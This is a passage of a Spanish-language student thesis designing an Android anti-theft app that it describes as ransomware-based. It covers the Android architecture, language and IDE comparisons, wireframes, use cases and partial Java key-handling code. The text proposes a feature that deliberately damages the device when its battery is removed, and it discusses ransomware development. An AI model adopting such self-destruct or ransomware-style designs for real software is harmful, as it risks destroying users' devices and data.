Esta capa nos permitirá gestionar los diferentes drivers de los dispositivos móviles controlando los diferentes servicio básicos como el wifi, pantalla, procesador, tarjetas de almacenamiento y demás componentes, por otro lado, cabe destacar que para implementar el sistema para los fabricantes estos solo deben proveer a sus sistemas del kernel Linux adecuado, y siguiendo el modelado de drivers de Linux, comunicándose así con los distintos periféricos del dispositivo.

A lo largo de las cinco capas, las funciones del kernel difieren, desde la gestión de procesos hasta el gestor de dispositivos. La capa superior, en cambio, no tiene acceso a los componentes, pero establece la comunicación con el software, los programas de aplicación se ejecutan en el sistema independientemente del kernel y solo acceden a sus funciones. Sin el kernel, la comunicación entre el programa y el hardware no sería posible.

En resumen, la capa de kernel permite conectar con diferentes drivers para usar ciertos componentes, pero en este caso nos centraremos en el driver que usa la red Wifi, el cual

usaríamos mediante la aplicación para realizar los correspondientes respaldos y subirlos a la nube, de esta manera no se perderían los datos del usuario; otro de los drivers que se utilizarían seria el que controla los sensores debido que estos permitirían habilitar y deshabilitar los botones del móvil para su correcto bloqueo; y a la vez permita la copia de seguridad sin interrupción y por último se usaría para que detecte si un componente es retirado como por ejemplo la batería este mande instrucciones para colapsar el sistema y dañarlo para que no se pueda usar nuevamente el dispositivo por el delincuente u otra persona no deseada.

3.2.3.2 Capa de abstracción de hardware (HAL)

Capa de abstracción de hardware (HAL)				
Audio	Cámara	Bluetooth	Sensores	…

Figure 5 Capa de abstracción de hardware

Esta capa actúa sobre el kernel y de manera conjunta, debido que permite que es sistema funcione de manera correcta, ¿Cómo lo hace? Pues este actúa como medio de comunicación entre las dos capas mencionadas anteriormente, el Hal mandara instrucciones definidas sin ningún tipo de cambio, incluso si se cambia de hardware, al kernel para usar los drivers y acceder a ellos.

Todo lo antes mencionado permite lo que es la comunicación, cuando cumpla con el proceso el sistema cargara lo que son los módulos de biblioteca que correspondan al hardware, estas son escritas en Java lo cual permite administrar varios procesos como los recursos a utilizar, actividades que se realizaran y el contenido en general; en otras palabras, cada módulo implementa una interfaz estándar que expone las capacidades de hardware del dispositivo para su utilización posterior.

3.2.3.3 Librerías

Librerías Nativas C/C++		
WebKit	**OpenMAX AL**	**Libc**
Media Framework	**OpenGL ES**	**…**

Figure 6 Capa de Librerías Nativas

En si en esta capa se encuentran o se proveen un conjuntos de librerías que se encargan de la compatibilidad entre animaciones, gestión de datos , entre más cosas, en su mayor parte las bibliotecas están basadas en Java Android, lo cual significa que tanto como la construcción de interfaz de usuario, gráficos y acceso a bases de datos están disponibles de las siguientes maneras, por ejemplo, para tener acceso entre componentes de la aplicación se utiliza el android.content, permitiendo de esta manera enviar a datos a un widget, sincronizar datos de nuestra aplicación con un servidor, otra biblioteca que es interesante mencionar es la Android. Os debido que tiene la capacidad de proporcionar acceso a las aplicaciones a varios servicio del sistema operativo y la comunicación entre varios procesos.

Otro punto importante tomar a cuenta es que la capa de librerías cuenta con soporte para el lenguaje de programación java por lo cual esto permite mayor facilidad al desarrollo de este trabajo debido que varios ransonware son hechos en este lenguaje de programación, posteriormente ayudando a comunicarse el dispositivo móvil con la aplicación, cabe rescatar que para poder usar funciones del sistema operativo se debe llegar a modificar el archivo manifest.xml y el main activity ya que estos permitirán hacer ciertas actividades iniciales como por ejemplo bloqueos de pantalla y deshabilitación de algunos sensores que se encuentran en la capa de kernel.

3.2.3.4 Android Runtime




Figure 7 Capa de Android Runtime

Esta capa no se la considera como independiente debido que también está formado por bibliotecas, estas proporcionan una gran cantidad de funciones que están disponibles en las librerías habituales del lenguaje java; cada aplicación que corra el sistema realiza su propio proceso, esto se lo realiza mediante una máquina virtual denominada Dalvik.

Dalvik funciona de la siguiente forma; genera un bytecode a un bytecode de Java y posterior lo transforma en uno que se usa por Android, en otras palabras, se genera un .class proveniente típicamente de Java para después convertirlo en .dex, este es el ejecutable de Dalvik), esto permite comprimir los diferentes tipos de archivos conocidos como apk, sabiendo esto nos permitirá saber de manera más concreta como se generan las diferentes apk de las aplicaciones que uno desarrolla, además es de software libre con una licencia de Apache y por ultimo al basarse en registros en vez de pilas se aprovecha mucho el rendimiento de los dispositivos.

Sin embargo, se sustituyó por ART por motivos de algunas ventajas como el tema de la compilación una vez se ejecute una aplicación provocando así un continuo compilado reduciendo así el uso del procesador y posterior evitar problemas con la batería, en resumen a pesar del cambio que se hizo con los entornos de ejecución de Dalvik a Art se obtuvieron muchos beneficios con respecto a la ejecución de aplicaciones transformándolos en instrucciones de máquina que luego se ejecutan por el entorno nativo del dispositivo.

3.2.3.5 Java API Framework

<table>
<tr><th colspan="5">Java API Framework</th></tr>
<tr><td rowspan="2">Content Providers</td><td colspan="4">Managers</td></tr>
<tr><td>Activity</td><td>Location</td><td>Package</td><td>Notification</td></tr>
<tr><td>View System</td><td colspan="2">Resource</td><td>Telephony</td><td>Window</td></tr>
</table>

Figure 8 Capa de Java API Framework

Esta capa nos sirve o fue diseñada exclusivamente para simplificar la reutilización de los componentes, de esta manera los desarrolladores tienen acceso total al codigo fuente usada en las aplicaciones que vienen por defecto en el móvil; fue hecho de esta forma para generar cientos de componentes de aplicaciones variadas, respondiendo a una misma acción, posibilitando así que los usuarios puedan modificar o reemplazar sin necesidad de programar de inicio.

Como dato extra la mayoría de estos componentes de esta capa son bibliotecas Java que pueden acceder a ciertas funciones, permitiendo una mayor compatibilidad con la

aplicación que se planea desarrollar, por ejemplo, se puede administrar los sensores permitiendo su correcto uso como lo son los sensores de los botones de bloqueo y de controlar ciertos sensores de proximidad.

3.2.3.6 Aplicaciones

System Apps				
Dialer	**Email**	**Calendar**	**Camera**	**…**

Figure 9 Capa de Aplicaciones

Esta capa se la puede definir simplemente como capa superficial debido que se encuentran todas las aplicaciones que viene por defecto en el dispositivo, mismas que pueden acceder a servicios, Api's y librerías de los niveles anteriores, sean con una interfaz de usuario o no sean nativas o administradas, también cuentan las que el usuario instale posteriormente, entre todas estas se encuentra la del sistema principal que se llama Home o Inicio, más bien se lo puede definir como launcher porque permite ejecutar las demás aplicaciones, se lo puede comparar como el botón Windows de los móviles.

3.2.4 Análisis de Lenguaje de Programación

El siguiente cuadro comparativo muestra las distintas fortalezas y debilidades que tengan los lenguajes de programación expuestos para elegir la mejor opción para el desarrollo de la aplicación basada en malware.

Lenguaje	Características	Fortaleza	Debilidad
JAVA	• Orientado a objetos. • Multiplataforma.	• Permite la creación de aplicaciones de escritorio. • Tiene soporte a desarrollo de aplicaciones móviles y web. • Compatible con librerías estándar y editores. • Ofrece gestión de errores.	• Puede llegar a ser un poco lento en realizar ciertos procesos. • Requiere experiencia en el área de programación. • Su sintaxis es compleja. • Se ejecuta solo en máquinas robustas.

		• Es un lenguaje de tipo intermedio.	
JAVASCRIPT	• Lenguaje interpretado. • Orientado a objetos.	• Se ejecuta del lado del cliente. • Lenguaje de scripting seguro y fiable.	• Código visible por cualquier usuario • El código debe ser descargado completamente • Depende del soporte del navegador para que funcione correctamente.
PYTHON	• Permite incluso creación de sitios web. • Código interpretado.	• Multiplataforma. • Orientado a objetos portable. • Código abierto. • Lenguaje de alto nivel • Posee amplias bibliotecas y framework	• Los lenguajes interpretados suelen ser relativamente lentos. • No es recomendable para el desarrollo de aplicaciones móviles • Consume mucha memoria RAM del dispositivo
TYPESCRIPT	• Tiene un lenguaje orientado a objetos. • Admite bibliotecas de JavaScript. • Es portátil	• Código más entendible. • Evita errores de lógica en el codigo. • Utiliza la misma sintaxis de JavaScript. • Ligero e interpretado	• La curva de aprendizaje es mayor que la de JavaScript. • Se debe compilar.

Tabla 3 Cuadro comparativo de lenguajes de programación

Con la tabla podemos deducir los siguientes puntos, Python no es recomendable para sugerirlo como lenguaje principal para la aplicación basada en ransonware debido al alto consumo de recursos y al ser código interpretado sería muy lento para las tareas que esta

app realizaría, por otro lado el lenguaje de JavaScript simplemente esta más orientado a desarrollar sitios web, además al poder se visible el código al usuario puede presentar algunos intentos de ataques para vulnerar la aplicación.

Por último, está el lenguaje Java, este es el más apto para el proyecto debido a su alta capacidad de desarrollo móvil y la compatibilidad que tiene con la propia arquitectura del sistema operativo Android debido que en el kernel están las bibliotecas que a las que java puede acceder, a pesar de que este lenguaje puede llegar a ser complejo de entender y aprender, facilita realizar varias tareas.

3.2.5 Análisis de Entrono de Desarrollo

La siguiente tabla se basó en las siguientes características para comparar ambos entornos de desarrollo para ver cuál es la mejor opción entre los dos, cabe rescatar que la tabla fue desarrollada en base a otra comparativa, pero con eclipse y se lo tomo como referencia para el presente proyecto.

Características	Android Studio	Visual Studio Code
Sistema de construcción	Gradle	Electron
Lenguajes soportados	Java, Kotlin y C++	Batch, C++, Closure, Coffee Script, DockerFile, F#, Go, Jade, Java, HandleBars, Ini, Lua, Makefile, Markdown, Objective-C, Perl, PHP, PowerShell, Python, R, Razor, Ruby, SQL, Visual Basic, XML, CSS, HTML, JavaScript, JSON, Less, Sass, C# y TypeScript
Construcción y gestión de proyectos basado en Maven (herramienta de	Si	Si

software para la gestión y construcción de proyectos Java, similar a Apache ANT, pero su modelo es más simple ya que está basado en XML)		
Control de versiones fácil	Si, desde la versión 3.0	Si, desde la versión 2.0.0
Refactorización y completado avanzado de código Android	Si	Si
Diseño del editor gráfico	Si	Si
Firma APK y gestión de almacén de claves	Si	Si
Soporte para NDK (Native Development Kit: herramientas para implementar código nativo escrito en C y C++)	Si	Si
Soporte para Google Cloud Platform	Si	Si, pero mediante una extensión
Vista en tiempo real de renderizado de layouts	Si	Si
Nuevos módulos en proyecto	Si	Si
Editor de navegación	Si	Si
Generador de assets	Si	Si, mediante extensiones

Visualización de recursos desde editor de código	Si	Si
Virtualización	Si	No

Tabla 4 Android Studio vs Visual Code

Mediante la tabla podemos observar que entre estos dos entornos de desarrollo no son muy diferentes, pero podemos determinar varios aspectos, por ejemplo a pesar de que Visual Code soporta muchos lenguajes de programación haciendo factible para más desarrolladores está ambientando para el desarrollo de páginas web y aplicaciones, algo más general, pero en cambio como Android Studio fue más pensado para móviles debido que tiene una función que para muchos es "satisfactorio" y rápido, es el tema de la virtualización que no solo te deja visualizar como seria la aplicación sino que puedes modificarla gráficamente, lo único malo de esto es que se necesita de una computadora bastante robusta.

En base a lo antes expuesto, la mejor opción sería Visual Code debido a que es más liviano y te permite muchas cosas similares que Android Studio, pero igual aquí ya depende del desarrollador si es que tiene un PC buena elegirá el segundo, con tal que estos dos entornos cumplen con su función perfectamente, no obstante para el trabajo se necesita de Android Studio debido que permite crear aplicaciones de manera más sencilla sin necesidad de requerir de plugins externos o instalaciones a parte además que tiene su propio sistema de virtualización y facilita la creación de layouts de manera gráfica.

3.3 Diseño

3.3.1 Wireframe de la aplicación




Figure 10 Wireframe de la Aplicación

Figure 11 Segunda parte del Wireframe

3.3.2 Interfaces de aplicación

Figure 12 Pantalla Principal de la App

En esta pantalla se visualiza la aplicación completa con las funciones disponibles en el momento.

Figure 13 Pantalla de registrar clave

Se visualiza la pantalla donde se puede registrar la clave que le permitirá al usuario cifrar la información.




Figure 14 Pantalla de validación de clave

Si ya existe una clave guardada saldrá una pantalla con el mensaje de que se reemplazará la clave que está ingresando por la almacenada.




Figure 15 Pantalla del Drive

Al pulsar el botón de Google Drive nos llevará a la aplicación si la tenemos en nuestros móviles sino abrirá el navegador para entrar a nuestra cuenta.

3.3.3 Diagrama de casos de uso




Figure 16Caso de uso para ingreso de la aplicación y respaldo de información

Dirigido: Clientes	**Autor:** Jose Mero
Caso de uso: Ingreso de la aplicación y copia manual de los datos	
Descripción El cliente debe descargar la aplicación móvil en su dispositivo, debe tener instalado Google Drive o un navegador para que la aplicación lo redirija a este para respaldar su información.	
Flujo Básico • El cliente tendrá acceso a la función de copias de seguridad de manera manual.	

Tabla 5 Caso de uso para ingreso de la aplicación y vinculación con servicio en la nube




Figure 17 Caso de uso para activación de cifrado

Dirigido: Clientes	**Autor:** Jose Mero
Caso de uso: Activación de cifrado	
Descripción El cliente debe pulsar la opción crear una clave para cifrar, despues en el icono de la pantalla principal, se pulsa para cifrar sus datos.	
Flujo Básico • El cliente podrá realizar el cifrado de su información.	

Tabla 6 Caso de uso para activación de cifrado

3.4 Programación

3.4.1 Recursos utilizados para el desarrollo de la aplicación

Tipo de Recurso	Recursos Utilizados	Motivo de Utilización
Lenguaje de programación	Java	Ligero y permite usar diversas bibliotecas o importaciones para utilizar varias funciones además de alta compatibilidad en el desarrollo de aplicaciones.
Framework	Gradle	Permite la automatización de compilación de código abierto, la cual se encuentra centrada en la flexibilidad y el rendimiento.
Entorno de desarrollo integrado (IDE)	Android Studio	Android Studio permite hacer pruebas de la aplicación de manera más sencilla por medio de su sistema de virtualización, además permite crear layouts más rápido y eficaces.

Tabla 7 Recursos Utilizados

3.4.2 Estructura del codigo de la aplicación

A continuación se mostrará el codigo de la aplicación.





Figure 18 Importaciones de la Actividad Principal


En la imagen anterior [Figure 18] se muestran las diferentes importaciones que se utilizaron para desarrollar la aplicación.



```
public class MainActivity extends AppCompatActivity {
    private static final String TAG = "com.example.rebel.MainActivity";
    private static final int REQUEST_CODE_SETTINGS = 1;
    private SharedPreferences preferences;
    private String savedEncryptionKey;
    private final Map<String, String> originalExtensionsMap = new HashMap<>();
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        byte[] keyBytes = generateRandomEncryptionKey();

        // Inicializar SharedPreferences
        SharedPreferencesManager.init( context: this);

        ImageView imageView = findViewById(R.id.imageView);
        imageView.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) { KeyVerification(keyBytes); }
        });
```


Figure 19 Variables de la Actividad Principal

En las imágenes [19-20] se visualizan las variables que se usan de manera local en la clase principal además de los eventos que se generan al presionar los botones y la imagen de la aplicación.




```
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        byte[] keyBytes = generateRandomEncryptionKey();

        // Inicializar SharedPreferences
        SharedPreferencesManager.init( context: this);

        ImageView imageView = findViewById(R.id.imageView);
        imageView.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) { KeyVerification(keyBytes); }
        });

        Button driveUpload = findViewById(R.id.button2);

        driveUpload.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) { openDrivePage(); }
        });

        Button decryptButton = findViewById(R.id.button3);
        decryptButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) { KeyVerification2(keyBytes); }
        });
```

Figure 20 Funciones de las actividades de botones principales e imagen




```
    }
    // Funciones para verificar la clave de usuario
    1 usage
    private void KeyVerification(byte[] keyBytes) {
        // Si ya se ha guardado una clave para usuario que despues se verifica.
        savedEncryptionKey = SharedPreferencesManager.getEncryptionKey();
        if (!savedEncryptionKey.isEmpty()) {
            System.out.println(savedEncryptionKey);
            DialogKey(keyBytes);
        } else {
            Toast.makeText( context: MainActivity.this,  text: "No se ha registrado una clave.", Toast.LENGTH_SHORT).show();
        }
    }
    1 usage
    private void KeyVerification2(byte[] keyBytes) {
        // Si ya se ha guardado una clave para usuario que despues se verifica.
        savedEncryptionKey = SharedPreferencesManager.getEncryptionKey();
        if (!savedEncryptionKey.isEmpty()) {
            System.out.println(savedEncryptionKey);
            DialogKey2(keyBytes);
        } else {
            Toast.makeText( context: MainActivity.this,  text: "No se ha registrado una clave.", Toast.LENGTH_SHORT).show();
        }
    }
    //Funciones para pedir la clave de usuario
```

Figure 21 Funciones de Verificación




```
    private void DialogKey(byte[] keyBytes) {
        final EditText editTextClave = new EditText( context: MainActivity.this);

        new AlertDialog.Builder( context: MainActivity.this)
                .setTitle("Ingrese la clave")
